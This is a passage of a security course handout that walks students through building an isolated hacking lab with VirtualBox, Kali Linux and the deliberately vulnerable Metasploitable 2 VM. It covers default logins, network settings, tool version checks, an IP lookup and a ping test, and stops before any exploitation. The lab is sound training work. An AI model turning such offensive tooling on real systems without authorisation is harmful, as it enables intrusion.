

Hands-On Security Scanning & Exploit

Prerequisites

You need to install VirtualBox, and download VM Images.

This requires at least 8Go of memory RAM, lot of free Disk space (~16 Go !!!), and possibly long time to download or good Ethernet/Wifi connection. Your PC should have VT-X (Virtualization features enabled : i.e. more recent than ~5 years), and can run one any os Windows / Linux / Mac.

If you do not have so many free disk space on your PC, try working you're a teammate's PC.

(Maybe some lightheaded alternatives are possible, like downloading only "Nmap" & "Metasploit" software alone ?)

Basic knowledge of Linux & Security is required.

Notice

This hands-on is inspired from <https://stationx.net/how-to-create-a-virtual-hacking-lab/>, and <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

You may need to use Google / ChatGPT or read extra online resources.

There are many similar tutorials on Internet. Just google it.

Step 1 : install VirtualBox



If you don't already have VirtualBox installed,

Then download it from <https://www.virtualbox.org/wiki/Downloads>

[←](#) [→](#) [G](#)  virtualbox.org/wiki/Downloads



VirtualBox

Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.


VirtualBox 7.0.14 platform packages

- [Windows hosts](#)
- [macOS / Intel hosts](#)
- [Linux distributions](#)
- [Solaris hosts](#)

About
Screenshots
Downloads
Documentation
End-user docs
Technical docs
Contribute

On your disk, this will take ~215 Mo.


Install (unzip in a local dir like c:\apps\virtualBox) then Launch it



Step 2 : Download Kali VM Image

Open <https://www.kali.org/>


Kali is a Linux distribution based on Debian – Ubuntu, packaged with lot of tools pre-configured for security Pen-Testers.



Click on Download (=> <https://www.kali.org/get-kali/#kali-platforms>)

and choose your options

The recommended one is “Virtual Machine”:





Then chose VirtualBox:

This VM Image is huge... 13 Go !

Nom	Modifié le	Type	Taille
kali-linux-2024.1-virtualbox-amd64.vbox	25/02/2024 18:48	VirtualBox Machin...	3 Ko
<input checked="" type="checkbox"/> kali-linux-2024.1-virtualbox-amd64.vdi	11/03/2024 23:07	Virtual Disk Image	13 807 937...


You may choose other options.

Example: Windows WSL 4Go, or Docker if you have it installed (Postman rather than Docker) ?


Add a new VM in VirtualBox, and select the unzipped file "kali .vdi" (or simply double click on this file)

Then configure the VM to change the Network settings :

In Tab "Adapter 1":




In Tab “Adapter 2” :



Then Click on the “Start” button  , to launch the VM


Finally, login in that VM using username = kali, and password = kali






Possibly, the VM is configured with qwerty keyboard, and you have a French azerty keyboard...

If so, click on top left kali icon, then search app with name “keyboard”



And open tab “Layout” to adapt it to your keyboard Layout (remove “English”, add “French”)



Open a terminal window, and check both apps are installed and run correctly, by typing :

nmap --version

msfconsole --version

```

kali@kali: ~
File Actions Edit View Help
  reload_all reload_tib rename_job repeat resource
  ifconfig
  ifsf6 > ifconfig
(kali㉿kali)-[~] fconfig
$ nmap --version
Nmap version 7.94SVN ( https://nmap.org ) 
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.1.4 libssh2-1.11.0 libz-1.2.13 libpcre2
-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
TX packets 25 bytes 3488 (3.4 KiB)
$ 
(kali㉿kali)-[~] errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  netmask 255.255.255.0 broadcast 192.168.56.101
  txqueuelen 1000 (Ethernet)
  RX packets 2 bytes 1180 (1.1 KiB)
  RX bytes 1180 (1.1 KiB)  txqueuelen 1000 (Ethernet)
  TX packets 4 bytes 1830 (1.7 KiB)
  TX bytes 1830 (1.7 KiB)
$ 
(kali㉿kali)-[~] errors 0 dropped 0 overruns 0 carrier 0 collisions 0
TX packets 29 bytes 4052 (3.9 KiB)

```

try upgrading the distribution (this may take ~20 minutes...), using

```

sudo apt-get update
sudo apt-get upgrade metasploit-framework
sudo msfdb reinit

```

```

$ sudo apt-get update
[sudo] password for kali:
Get:1 http://archive-4.kali.org/kali kali-rolling InRelease [41.5 kB]
Get:2 http://archive-4.kali.org/kali kali-rolling/main amd64 Packages [19.8 MB]
Get:3 http://archive-4.kali.org/kali kali-rolling/main amd64 Contents (deb) [47.2 MB]
Get:4 http://archive-4.kali.org/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://archive-4.kali.org/kali kali-rolling/contrib amd64 Contents (deb) [258 kB]
Get:6 http://archive-4.kali.org/kali kali-rolling/non-free amd64 Packages [194 kB]
Get:7 http://archive-4.kali.org/kali kali-rolling/non-free amd64 Contents (deb) [893 kB]
Get:8 http://archive-4.kali.org/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]
Get:9 http://archive-4.kali.org/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.8 kB]
Fetched 68.5 MB in 28s (2,456 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Building state information... Done
Reading package lists... Done
metasploit-framework is already the newest version (6.3.55-0kali2).
metasploit-framework set to manually installed.
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  libbadwaita-1-0 libappstream5 libboost-dev libboost1.83-dev libopenblas-dev libopenblas-pthread-dev libopenbl
  libstemmer0d libxml2 libxsimd-dev python3-all-dev python3-beniget python3-gast python3-pythran python3.12-d
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  gcr libgcr-1-0 libgcr-base-3-1 libgdata22 python3-jq python3-secrets
The following packages will be upgraded:
  adwaita-icon-theme alsu-ucm-conf amd64-microcode autopsy bind9-dnsutils bind9-host bind9-libs binutils binut
  ca-certificates cadaver certipy-ad clang-16 colord colord-data console-setup console-setup-linux cron cron-d
  dnsmasq-base dvisvgm exploitdb firebird3.0-common firebird3.0-common-doc firefox-esr firmware-linux-free fon
  gdal-plugins gdisk geoip-database gir1.2-gstreamer-1.0 gir1.2-nm-1.0 gir1.2-vte-2.91 glib-networking glib-ne

```

Step 3 : Download and run a vulnerable Image to run the PenTest

There are many famous vulnerable virtual machines on the internet, including OWASP Broken Web Application, Damn Vulnerable Web App, and Metasploitable 1-3 (<https://www.vulnhub.com/?q=metasploitable>) .

These and more can be found on VulnHub (<https://www.vulnhub.com/>), a massive collection of different vulnerable VMs free for download.


Open and download

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download>


Unzip it, you get a VirtualBox image file of ~1.8 Go

<input type="checkbox"/>	Nom	Modifié le	Type	Taille
	Metasploitable.nvram	11/03/2024 22:15	Fichier NVRAM	9 Ko
<input checked="" type="checkbox"/>	Metasploitable.vmdk	11/03/2024 23:07	Virtual Machine Di...	1 880 512 ...
	Metasploitable.vmsd	11/03/2024 22:15	Fichier VMSD	0 Ko
	Metasploitable.vmx	11/03/2024 22:15	Fichier VMX	3 Ko
	Metasploitable.vmxsf	11/03/2024 22:15	Fichier VMXF	1 Ko


In VirtualBox, add a second VM, of type Linux



choose “Use and existing virtual hard disk file” , and select your unzipped Metasploit.vmdk file




In the network settings, use “Host-only Adapter”




At this point, you have 2 VMs in VirtualBox

Then start this second VM



Note that this Vm has no graphical user interface.



You can login in its terminal, using username = msfadmin / password = msfadmin

(if you have French keyboard... notice touch "m" is "," and "a" is "q")

```
metasploitable login: msfadmin
Password:
Last login: Mon Mar 11 17:40:25 EDT 2024 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Congrats ! You have finished the installation steps... Now the Hands-on really begin

Determine the IP address of the Vulnerable VM

In the terminal of the vulnerable VM, get its IP address, by typing

ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f2:42:18
          inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2:4218/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2052 (2.0 KB) TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$
```

Here, the IP address is 192.168.56.102

Notice that in VirtualBox, all network adapter “Host Only” get IP address in range starting at 192.168.56.101. So depending if you restart your Kali or Vulnerable VM in first or second, your vulnerable IP might also be (when first) 192.168.56.101

Ping to check the IP is visible from Kali (assume the Attacker knows the IP)

Type in terminal

*ping 192.168.56.102
... then Ctrl+C*

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
└$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.953 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.956 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=1.26 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.926 ms
^C
--- 192.168.56.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
